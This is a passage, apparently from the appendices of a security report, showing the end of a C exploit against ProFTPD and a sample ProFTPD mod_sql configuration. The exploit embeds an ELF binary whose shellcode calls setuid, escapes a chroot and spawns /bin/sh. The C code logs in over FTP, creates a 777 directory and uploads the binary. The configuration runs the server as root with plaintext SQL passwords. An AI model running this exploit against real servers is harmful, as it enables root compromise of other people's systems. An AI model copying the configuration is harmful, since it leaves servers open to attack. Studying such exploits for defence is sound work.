            "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x02\x00\x03\x00\x01\x00\x00\x00\x80\x80\x04\x08\x34\x00\x00\x00"
            "\xa0\x01\x00\x00\x00\x00\x00\x00\x34\x00\x20\x00\x02\x00\x28\x00"
            "\x09\x00\x08\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x80\x04\x08"
            "\x00\x80\x04\x08\x20\x01\x00\x00\x20\x01\x00\x00\x05\x00\x00\x00"
            "\x00\x10\x00\x00\x01\x00\x00\x00\x20\x01\x00\x00\x20\x91\x04\x08"
            "\x20\x91\x04\x08\x00\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00"
            "\x00\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x55\x89\xe5\x83\xec\x6c\x57\x56\x53\x8d\x45\xa0\x8d\x7d\xa0\xbe"
            "\xc0\x80\x04\x08\xfc\xb9\x17\x00\x00\x00\xf3\xa5\x66\xa5\xa4\x8d"
            "\x45\xa0\x89\x45\x9c\x8b\x5d\x9c\xff\xd3\x8d\x65\x88\x5b\x5e\x5f"
            "\x89\xec\x5d\xc3\x8d\xb6\x00\x00\x00\x00\x8d\xbf\x00\x00\x00\x00"
            "\x31\xc0\x31\xdb\x40\x50\x89\xe1\x66\xbb\x73\x68\x53\x89\xe3\xb0"
            "\x27\xcd\x80\x31\xc0\x89\xe3\xb0\x3d\xcd\x80\x31\xc9\xb1\x0a\x31"
            "\xc0\x31\xdb\x66\xbb\x2e\x2e\x53\x89\xe3\xb0\x0c\xcd\x80\x49\x85"
            "\xc9\x75\xec\x31\xc0\x31\xdb\xb3\x2e\x53\x89\xe3\xb0\x3d\xcd\x80"
            "\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52"
            "\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80\x00\x00"
            "\x00\x47\x43\x43\x3a\x20\x28\x47\x4e\x55\x29\x20\x32\x2e\x39\x35"
            "\x2e\x33\x20\x32\x30\x30\x31\x30\x33\x31\x35\x20\x28\x53\x75\x53"
            "\x45\x29\x00\x08\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x30"
            "\x31\x2e\x30\x31\x00\x00\x00\x00\x2e\x73\x79\x6d\x74\x61\x62\x00"
            "\x2e\x73\x74\x72\x74\x61\x62\x00\x2e\x73\x68\x73\x74\x72\x74\x61"
            "\x62\x00\x2e\x74\x65\x78\x74\x00\x2e\x72\x6f\x64\x61\x74\x61\x00"
            "\x2e\x64\x61\x74\x61\x00\x2e\x73\x62\x73\x73\x00\x2e\x62\x73\x73"
            "\x00\x2e\x63\x6f\x6d\x6d\x65\x6e\x74\x00\x2e\x6e\x6f\x74\x65\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x1b\x00\x00\x00\x01\x00\x00\x00"
            "\x06\x00\x00\x00\x80\x80\x04\x08\x80\x00\x00\x00\x40\x00\x00\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00"
            "\x21\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\xc0\x80\x04\x08"
            "\xc0\x00\x00\x00\x60\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x20\x00\x00\x00\x00\x00\x00\x00\x29\x00\x00\x00\x01\x00\x00\x00"
            "\x03\x00\x00\x00\x20\x91\x04\x08\x20\x01\x00\x00\x00\x00\x00\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00"
            "\x2f\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x20\x91\x04\x08"
            "\x20\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x01\x00\x00\x00\x00\x00\x00\x00\x35\x00\x00\x00\x08\x00\x00\x00"
            "\x03\x00\x00\x00\x20\x91\x04\x08\x20\x01\x00\x00\x00\x00\x00\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00"
            "\x3a\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x20\x01\x00\x00\x23\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x01\x00\x00\x00\x00\x00\x00\x00\x43\x00\x00\x00\x07\x00\x00\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x43\x01\x00\x00\x14\x00\x00\x00"
            "\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
            "\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x57\x01\x00\x00\x49\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
            "\x01\x00\x00\x00\x00\x00\x00\x00";

            strcpy(filename, "aa");
            memset(exploitBuf,0,777);
            memcpy(exploitBuf, haggis_magic_buffer, 776);
            exploitBufLen=776;
            if((controlSock=connect_to_server(ftpPort))==FAILURE) {
                        printf("\nCould not connect to target server\n");
                        exit(1);
            }
            login_to_server();
            my_send(controlSock, "MKD incoming\r\n");
            my_recv(controlSock);
            my_send(controlSock, "SITE CHMOD 777 incoming\r\n");
            my_recv(controlSock);
            my_send(controlSock, "CWD incoming\r\n");
            my_recv(controlSock);
            set_passive_mode(UPLOAD);
            upload_file();
            my_send(controlSock, "SITE CHMOD 777 aa\r\n");
            close(controlSock);
}

// Wrapper for nanosleep()... just pass 'n' nanoseconds to it.
void my_sleep(int n) {
            struct timespec t;

            t.tv_sec=0;
            t.tv_nsec=n;
            nanosleep(&t,&t);
}
```

Appendix II – ProFTPD Configuration File

```
# mod_sql.conf -- a proftpd.conf file for mod_sql/4.0 and higher
#
# This is a basic mod_sql-enabled ProFTPD configuration file.  It is
# based on the 'basic.conf' sample configuration file.
#
# To fully understand this sample configuration you should read the
# other sample configurations and the README.mod_sql file which came
# with your distribution.
#
# NOTE ABOUT DIRECTIVES:
#
# When you're looking through the ProFTPD directive list, you'll see
# that every directive is marked with a 'Context'.  This lists the
# blocks that the directive can legally appear in.  The default server
# is known as the 'server config' context; the others are '<Global>',
# '<VirtualHost>', and '<Anonymous>'.  These are all explained below.
#
# NOTE ABOUT DEFAULT, GLOBAL, ANONYMOUS, AND VIRTUAL BLOCKS:
#
# There are four types of 'contexts' in this file; three of them are
# explicitly marked and one is a catch-all.  The three explicit contexts
# are the <Global>...</Global> block, the <Anonymous>...</Anonymous>
# block, and the <VirtualHost>...</VirtualHost> block (which isn't
# included in this sample).  Many people just starting with ProFTPD
# seem to have trouble understanding the way these blocks nest and
# what they do.
#
# You should understand that any directive that *isn't* inside a
# <VirtualHost> block is part of the default server configuration.  It
# doesn't matter if it's at the end of the file, between other
# <VirtualHost> blocks, or at the start of the file -- if it's not
# contained by a <VirtualHost> ... </VirtualHost> pair, it's applied to
# the default server.
#
# First of all, <Global> blocks set defaults for *every* server listed
# in the proftpd.conf file, including any <VirtualHost> blocks.  They do
# not define an ftp server; it's just a shorthand way of specifying a set
# of directives in one place instead of in multiple spots.
#
# Second, <Anonymous> blocks do not define a server.  They define a
# particular service that an FTP server provides.  You can have
# <Anonymous> blocks in the default server configuration, or in
# <VirtualHost> blocks, but the <Anonymous> blocks are conceptually a
# *part* of a server, they do not define a server in and of themselves.
#
# Third, <VirtualHost> blocks define servers which are in addition to
# the default server, but they are *completely* separate in setup,
# except that they inherit any directives in a <Global> block.
# <VirtualHost> blocks can have their own <Anonymous> blocks, and must
# have their own IP or Port (since the FTP protocol doesn't support
# true name-based virtual hosts, like HTTP does).
#
# Finally, you should realize that all these explicitly-marked blocks
# are optional.  The simplest configuration file will have no
# <VirtualHost> blocks and no <Anonymous> blocks.  If you don't want
# anonymous logins, simply remove the anonymous block from this sample
# configuration file.  If you want to configure a virtual host, simply
# add a complete set of server directives inside a <VirtualHost>
# block.


ServerName                        "ProFTPD Default Installation"
ServerType                        standalone
DefaultServer                     on

# Port 21 is the standard FTP port.
Port                              21

# Umask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask                             022

# We put our mod_sql directives in a <Global> block so they'll be
# inherited by the <Anonymous> block below, and any other <VirtualHost>
# blocks we may want to add.  For a simple server these don't need to
# be in a <Global> block but it won't hurt anything.
<Global>

# Specify our connection information.  Both mod_sql_mysql and
# mod_sql_postgres use the same format, other backends may specify a
# different format for the first argument to SQLConnectInfo.  By not
# specifying a fourth argument, we're defaulting to 'PERSESSION'
# connections -- a connection is made to the database at the start of
# the session and closed at the end.  This should be fine for most
# situations.
  SQLConnectInfo oops@/tmp:5432 postgres

# Specify our authentication schemes.  Assuming we're using
# mod_sql_mysql, here we're saying 'first try to authenticate using
# mysql's password scheme, then try to authenticate the user's
# password as plaintext'.  Note that 'Plaintext' isn't a smart way to
# store passwords unless you've got your database well secured.
  SQLAuthTypes Plaintext Backend

# Specify the table and fields for user information.  If you've
# created the database as it specifies in 'README.mod_sql', you don't
# need to have this directive at all UNLESS you've elected not to
# create some fields.  In this case we're telling mod_sql to look in
# table 'users' for the fields 'username','password','uid', and
# 'gid'.  The 'homedir' and 'shell' fields are specified as 'NULL' --
# this will be explained below.
  #SQLUserInfo users username password uid gid NULL NULL
  SQLUserInfo users userid passwd uid gid homedir shell
# Here we tell mod_sql that every user it authenticates should have
# the same home directory.  A much more common option would be to
# specify a homedir in the database and leave this directive out. Note
# that this directive is necessary in this case because we specified
# the homedir field as 'NULL', above.  mod_sql needs to get homedir
# information from *somewhere*, otherwise it will not allow access.
#  SQLDefaultHomedir "/tmp"

# This is not a mod_sql specific directive, but it's here because of
# the way we specified 'SQLUserInfo', above.  By setting this to
# 'off', we're telling ProFTPD to allow users to connect even if we
# have no (or bad) shell information for them.  Since we specified the
# shell field as 'NULL', above, we need to tell ProFTPD to allow the
# users in even though their shell doesn't exist.
  RequireValidShell off

# Here we tell mod_sql how to get out group information.  By leaving
# this commented out, we're telling mod_sql to go ahead and use the
# defaults for the tablename and all the field names.
# SQLGroupInfo groups groupname gid members

# For small sites, the following directive will speed up queries at
# the cost of some memory.  Larger sites should read the complete
# description of the 'SQLAuthenticate' directive; there are options
# here that control the use of potentially expensive database
# queries. NOTE: these arguments to 'SQLAuthoritative' limit the way
# you can structure your group table.  Check the README for more
# information.
#SQLAuthenticate users groups usersetfast groupsetfast
SQLAuthenticate on
SQLLogFile /var/log/pgsql

# Finally, some example logging directives.  If you have an integer
# field named 'count' in your users table, these directives will
# automatically update the field each time a user logs in and display
# their current login count to them.
# SQLNamedQuery getcount SELECT "count, userid from users where userid='%u'"
# SQLNamedQuery updatecount UPDATE "count=count+1 WHERE userid='%u'" users
# SQLShowInfo PASS "230" "You've logged on %{getcount} times, %u"
# SQLLog PASS updatecount

# close our <Global> block.
</Global>


# To prevent DoS attacks, set the maximum number of child processes
# to 30.  If you need to allow more than 30 concurrent connections
# at once, simply increase this value.  Note that this ONLY works
# in standalone mode, in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd)
MaxInstances                      30
```

```
# Set the normal user and group permissions for the server.
User                              root
Group                             root

# Normally, we want files to be overwriteable.
<Directory /*>
  AllowOverwrite          on
</Directory>
```